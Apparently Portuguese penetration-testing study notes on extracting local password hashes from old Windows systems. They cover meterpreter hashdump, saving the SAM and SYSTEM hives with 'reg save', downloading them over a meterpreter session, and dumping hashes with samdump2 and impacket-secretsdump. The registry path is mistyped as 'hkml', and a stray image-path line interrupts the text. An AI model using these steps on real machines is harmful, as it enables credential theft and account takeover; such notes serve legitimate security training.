Obtendo Hashes: Sistemas Antigos

+ Se invadirmos um sistema windows usando msfconsole e estivermos com acesso do meterpreter, para que visualizemos os hashes locais, basta

```
hashdump
```

+ Para verificar qual nível de autorização temos:

```
getuid
```

+ Se mudarmos para o diretório C:\WINDOWS\system32\config, poderemos encontrar os arquivos sam e system, mas não poderemos acessá-los diretamente, dada a segurança do sistema windows sobre eles quando está em execução

+ Uma sugestão é tentar acessá-los pelo diretório /system32/repair, mas lá só haverá cópias pois são basckups, e podem fatalmente estar desatualizados

+ Digamos que pegamos o sam e o system e queremos ver os hashes (lembrando que um desses arquivos tem as info que queremos e o outro decriptografa o primeiro, ou seja, precisam serem utilizados em conjunto)
Usabilidade do samdump2: samdump2 SYSTEM-FILE SAM-FILE

```
samdump2 system sam
```

→ esse comando apenas mostra os hashes dos arquivos sam e system que passarmos pra ele

+ Uma opção que nos permitirá capturar o sam e o system originais é a de usar o reg na raiz

```
reg /?
```

→ Para ver os comandos suportados pelo reg

+ Para pegarmos o sam direto do sistema de registros do windows com o reg, fazemos

```
reg save hkml\sam samOK
```

→ samOK é o nome do arquivo que salvaremos o que pegamos

+Para o system, mesma coisa:


```
reg save hkml\system systemOK
```

+ Agora os arquivos samOK e systemOK estarão disponíveis na raiz
+ Voltando para o meterpreter, poderemos fazer o dowload deles

```
meterpreter > download samOK
[*] Downloading: samOK → samOK
[*] Downloaded 28.00 KiB of 28.00 KiB (100.0%): samOK → samOK
[*] download   : samOK → samOK
meterpreter > download systemOK
[*] Downloading: systemOK → systemOK
[*] Downloaded 1.00 MiB of 2.40 MiB (41.63%): systemOK → systemOK
[*] Downloaded 2.00 MiB of 2.40 MiB (83.25%): systemOK → systemOK
[*] Downloaded 2.40 MiB of 2.40 MiB (100.0%): systemOK → systemOK
```

+ Podemos agora usar o samdump com os dois novos arquivos

```
samdump2 systemOK samOK
```



+ Outra opção é fazer isso com o impacket:

```
impacket-secretsdump -sam samOK -system systemOK LOCAL
```